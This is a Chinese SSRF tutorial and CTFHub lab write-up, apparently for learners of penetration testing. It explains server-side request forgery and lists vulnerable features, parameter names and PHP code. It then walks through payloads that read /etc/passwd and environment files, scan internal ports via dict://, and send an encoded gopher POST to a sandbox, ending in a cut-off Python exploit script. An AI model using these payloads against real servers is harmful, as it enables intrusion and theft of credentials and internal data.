目录
SSRF 是什么,原理,利用
一、SSRF 是什么?
 想象你是一家公司的前台小妹。你的工作是:帮老板收发快递。
有一天,一个陌生人来到前台,对你说:"帮我寄个快递到 '老板办公室保险柜',里面写'请把机密文件拍照发给我'。"
你一看,这个地址是公司内部的,外人是不知道的。但你是前台,你有权限进出公司内部。于是你以你自己的身份(前台小妹)走进老板办公室,拍了保险柜里的照片,发给了那个陌生人。
SSRF 就是这个意思:
攻击者利用服务器"帮别人发快递"的功能,让服务器以它自己的身份去访问本不该被外部访问的内部资源(内网服务、本地文件、云元数据等),然后把结果带出来给攻击者。
全称: Server-Side Request Forgery(服务端请求伪造)
核心特点:
- 请求是服务器发起的,不是攻击者直接发起的
- 攻击目标是外网无法直接访问的内部系统
- 服务器成了攻击者的"跳板"和"内鬼"
二、SSRF 产生的业务场景(15个常见入口)
以下这些功能点,都是SSRF的高发区。你在挖洞或做渗透测试时,重点关注这些位置:
| 编号 | 业务场景 | 具体说明 | 常见参数名 |
|---|---|---|---|
| ① | 社交分享 | 获取URL的标题、图标等内容进行缩略显示 | url、link、share |
| ② | 转码服务 | 通过URL地址把原网页内容进行终端自适应 | url、src |
| ③ | 在线文档翻译 | 加载URL网址内容并翻译对应内容 | url、target |
| ④ | 在线文档分享/订阅 | 加载URL文档内容,进行缩略显示 | url、feed |
| ⑤ | 在线识图 | 利用URL进行图片加载,提供图片识别数据来源 | imageURL、img |
| ⑥ | 图片加载/下载 | 通过URL地址加载或下载图片,例如加载头像 | url、img_url、src |
| ⑦ | 图片/文章收藏 | 取URL地址中标题及文本内容作为显示内容 | url、link |
| ⑧ | 云服务厂商监控 | 远程执行命令对网站进行健康检查 | url、target |
| ⑨ | 网站采集/抓取 | 自动对用户输入的URL进行信息采集 | url、site |
| ⑩ | 数据库内置功能 | 例如MongoDB的copyDatabase函数等 | — |
| ⑪ | 邮件系统 | 接收邮件服务器地址 | server、host |
| ⑫ | 文件打包/生成/导出 | 加载调用第三方系统进行操作 | url、file |
| ⑬ | 编码/属性信息/文件处理 | 例如FFmpeg、ImageMagick、docx、pdf、xml处理器 | url、input |
| ⑭ | 未公开的API或扩展 | 存在URL调用功能的隐藏接口 | url、callback |
| ⑮ | 从远程服务器请求资源 | Discuz上传、博客RSS导入导出、WordPress XML引擎等 | url、import |
Google搜索语法(找潜在SSRF点):
share=、wap=、url=、urls=、link=、src=、inputsource=、target=、u=、3g=、display=、datasourceURl=、imageURL=、domain=、dis=
三、SSRF 的原理(为什么会发生?)
3.1 根本原因
网站提供了 "从其他服务器获取数据" 的功能,但 没有对目标地址做过滤和限制。
3.2 容易造成SSRF的PHP函数
| 函数 | 说明 |
|---|---|
file_get_contents() | 从URL读取内容到字符串 |
fsockopen() | 打开网络连接,比较低级 |
curl_exec() | 执行cURL请求,最常用 |
fopen() | 打开文件或URL |
readfile() | 读取文件并输出 |
典型漏洞代码:
php<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);  // 用户可控!
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);  // 执行请求
curl_close($ch);
?>
四、SSRF 的分类
4.1 按是否有回显
| 类型 | 说明 | 特点 |
|---|---|---|
| 有回显 SSRF | 服务器的响应直接显示在页面上 | 最直观,可直接看到攻击结果 |
| 无回显 SSRF(盲SSRF) | 服务器发了请求,但结果不返回 | 需通过DNS日志、时间差、错误信息判断 |
4.2 按攻击目标
| 类型 | 目标 | 危害 |
|---|---|---|
| 内网探测 | 扫描内网IP和开放端口 | 摸清内网拓扑结构 |
| 本地文件读取 | 读取服务器本地敏感文件 | 泄露配置、源码、密码 |
| 内网服务攻击 | 攻击Redis、MySQL、FastCGI等 | 可能拿到Shell或数据 |
| 云元数据窃取 | 获取云服务器元数据 | 拿到临时凭证,控制云资源 |
五、常见协议及利用方法
协议
file:/// 从文件系统中获取文件内容,如,file:///etc/passwd
dict:// 字典服务器协议,访问字典资源,如,dict:///ip:6739/info:
sftp:// SSH文件传输协议或安全文件传输协议
ldap:// 轻量级目录访问协议
tftp:// 简单文件传输协议
gopher:// 分布式文档传递服务,可使用gopherus生成payload
5.1 http:// / https:// —— 最基础的利用
作用: 像正常浏览器一样访问网页,但利用服务器去访问。
① 访问本地服务
?url=http://127.0.0.1/flag.php
?url=http://127.0.0.1:8080/admin
?url=http://localhost/phpinfo.php
② 扫描内网端口
?url=http://192.168.1.1:22      # 探测SSH
?url=http://192.168.1.1:3306    # 探测MySQL
?url=http://192.168.1.1:6379    # 探测Redis
判断方法: 端口开放返回可能有内容或特定错误;端口关闭通常返回连接超时。
5.2 file:/// —— 读取本地文件

 但是f12有flag
作用: 直接读取服务器本地的文件内容。
常见利用:
?url=file:///etc/passwd                    # Linux用户列表
?url=file:///etc/hosts                     # 主机配置
?url=file:///var/www/html/config.php       # 网站配置文件
?url=file:///proc/self/environ             # 环境变量
?url=file:///C:/Windows/System32/drivers/etc/hosts  # Windows
注意: file:// 不受 allow_url_fopen 等配置影响,是比较稳定的读取方式。
实战技巧: 有时页面只显示 ???,需要查看源码才能看到flag。
5.3 dict:// —— 端口探测利器
 这里打的ctfhub,提示爆破8000-9000端口,然后只有这个有返回长度,但是并没有flag,因为我们使用的是dict探测服务,也就是在跑Apache的web服务
 使用http协议访问

作用: 字典服务器协议,可以用来探测任意TCP端口。
常见利用:
?url=dict://127.0.0.1:6379/info      # 探测Redis
?url=dict://127.0.0.1:3306           # 探测MySQL
?url=dict://127.0.0.1:80             # 探测HTTP
特点:
- 可以获取服务的指纹信息(如Redis会返回版本信息)
- 适合信息收集阶段
提示
dict 协议本质上就是建立一个 TCP 连接然后发点数据,它不要求对方一定是 HTTP 服务。
如果连上 SSH,SSH 会返回 banner
如果连上 Redis,Redis 可能会返回错误信息或版本
如果连上 HTTP,HTTP 服务也会返回点什么
用 dict 扫端口时:
端口关闭 → 连接失败/超时
端口开放 → 一定会返回点东西(banner、错误、或正常响应)
通过返回长度差异或内容差异就能判断哪个端口有服务
实战:端口扫描(Burp Suite爆破)
如果提示端口范围(如8000-9000),可以用Burp的Intruder模块:
- 设置URL,将端口设为变量:
?url=dict://127.0.0.1:§8000§ - Payload类型选 Numbers,范围 8000-9000
- 线程设4个(不要太多)
- 根据返回长度差异判断哪个端口开放
5.4 gopher:// —— SSRF 的"万能钥匙"
作用: 可以发送任意 TCP 数据流,直接和非HTTP服务"对话"。
数据格式:
gopher://ip:port/_TCP数据流
注意:
- 数据流中的回车换行要用
%0d%0a替换 - 数据流末尾用
%0d%0a表示消息结束
常见攻击场景:
① 发送POST请求
有些页面需要POST提交key才能拿到flag,但SSRF默认是GET请求。用gopher可以构造POST数据。
使用http协议访问,发现一个框框,尝试输入但是没有什么,有一个just view,查看源码

源码给了一个key
 尝试file协议访问flag.php源代码
phpif ($_SERVER["REMOTE_ADDR"] != "127.0.0.1") {
    echo "Just View From 127.0.0.1";
    return;
}
$flag = getenv("CTFHUB");
$key = md5($flag);
if (isset($_POST["key"]) && $_POST["key"] == $key) {
    echo $flag;
    exit;
}
?>
<!-- Debug: key=<?php echo $key;?>-->

尝试读取index.php文件
php$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_exec($ch);
curl_close($ch);

构造post
postPOST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

key=c69cce38e5431cb6cc2c0790f3a93529
提示
Content-Length 的值必须等于请求体 key=xxxx... 的字节数。这里 key= 占 4 字节,后面 32 位 hex,总长 36 字节(如果算错会导致数据截断,校验失败)。
每行结束必须是 \r\n(CRLF),否则可能导致服务器解析异常。
早期的电传打字机时代,回车(CR) 将打印头移回行首,换行(LF) 将纸张向上滚动一行。两者配合才能“另起一行”。 这一习惯被沿用到了网络协议中,HTTP 继承了这个约定,确保各平台实现一致。
提示
题目中,index.php 使用 curl 库访问 gopher://,curl 的作用是:
解析 gopher URL 中 _ 后面的数据;

将其视为 原始 TCP 流,原封不动地发送给目标服务器的 80 端口;

服务器(通常是 Apache/Nginx)直接解析这段数据,期待符合 HTTP 协议。
如果你构造的请求中只用 \n,curl 会原样发送,服务器就会收到诸如:
POST /flag.php HTTP/1.1\nHost: 127.0.0.1\n...
多数严谨的 Web 服务器(如 Apache、Nginx)会立即检测到行结束符非法,直接返回 400 Bad Request 或者挂起连接。 在 CTF 中遇到的一些老版本或精简版服务器,或许能容忍,但成功率无法保证。
第一次编码: 并把%0a换成%0d%0a
urlPOST%20/flag.php%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aContent-Type:%20application/x-www-form-urlencoded%0d%0aContent-Length:%2036%0d%0a%0d%0akey=c69cce38e5431cb6cc2c0790f3a93529
第二次编码:
可以加上gopher://127.0.0.1:80/_ 一起编码,也可以不加

urlPOST%2520/flag.php%2520HTTP/1.1%250d%250aHost:%2520127.0.0.1%250d%250aContent-Type:%2520application/x-www-form-urlencoded%250d%250aContent-Length:%252036%250d%250a%250d%250akey=c69cce38e5431cb6cc2c0790f3a93529
多次编码后使用gopher协议
urlhttp://challenge-f1fd53b81923493a.sandbox.ctfhub.com:10800/?url=gopher%3A%2F%2F127.0.0.1%3A80%2F_POST%2520%2Fflag.php%2520HTTP%2F1.1%250d%250aHost%3A%2520127.0.0.1%250d%250aContent-Type%3A%2520application%2Fx-www-form-urlencoded%250d%250aContent-Length%3A%252036%250d%250a%250d%250akey%3Dc69cce38e5431cb6cc2c0790f3a93529


或直接使用py脚本
pyimport requests
from urllib.parse import quote

# 目标 SSRF 接口
base_url = "http://challenge-f1fd53b81923493a.sandbox.ctfhub.com:10800/"

# 第一步拿到的 md5(flag)
md5 = "c69cce38e5431cb6cc2c0790f3a93529"

